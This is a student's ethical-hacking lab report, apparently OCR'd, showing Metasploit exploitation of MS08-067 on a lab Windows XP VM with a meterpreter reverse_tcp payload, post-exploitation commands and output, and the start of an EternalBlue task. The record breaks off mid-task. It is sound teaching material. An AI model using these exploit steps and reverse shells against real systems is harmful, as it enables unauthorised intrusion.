CYSE 301: Cybersecurity Technique and Operations

Assignment 4: Ethical Hacking

Michael Opoku-Arthur


At the end of this module, each student must submit a report indicating the completion of the following tasks. Make sure you take screenshots as proof.
You need to power on the following VMs for this assignment.

- **Internal Kali (Attacker) 192.168.10.13**
- pfSense VM (power on only) 192.168.10.10
- Windows XP (192.168.10.14) or Windows Server 2008 (198.168.10.11) or Windows 7 (depending on the subtasks).
- Use **LPORT: 4428** for all tasks.

Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each)


In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.

1. Run a port scan against the Windows XP using nmap command to identify open ports and services.




Nmap scan of XP (192.168.10.14)

2. Identify the SMB port number (default: 445) and confirm that it is open.




Confirmation of port 445 open

3. Launch Metasploit Framework and search for the exploit module: ***ms08_067_netapi***




Search of exploit

4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.




Setting Payload

5. Use ***XXXX (follow the lab instruction)*** as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.




Configuration of parameters 1/2



Exploiting 2/2

6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.



Successful screenshot

7. [Post-exploitation] In meterpreter shell, display the target system's local date and time.

Displaying local date and time

8. [Post-exploitation] In meterpreter shell, get the SID of the user.

```
meterpreter > getsid
Server SID: S-1-5-18
meterpreter >
```

Display SID

9. [Post-exploitation] In meterpreter shell, get the current process identifier.

```
meterpreter > getpid
Current pid: 1000
meterpreter >
```

Display PID

10. [Post-exploitation] In meterpreter shell, get system information about the target.


```
meterpreter > sysinfo
Computer        : ORG-JLF9I0GWXFM
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Display system information


Task B. Exploit EternalBlue on Windows Server 2008 with Metasploit (20 pt)

In this task, you need to use similar steps to exploit the **EternalBlue** vulnerability on Windows Server 2008. Make sure to search and replace the exploit module against Windows Server 2008 accordingly.

- Configure your Metasploit accordingly and set ***XXXX*** ***(follow the lab instruction)*** as the listening port number. Display the configuration and exploit the target. **(10 pt)**




Nmap Scan



Setting configurations 1/2

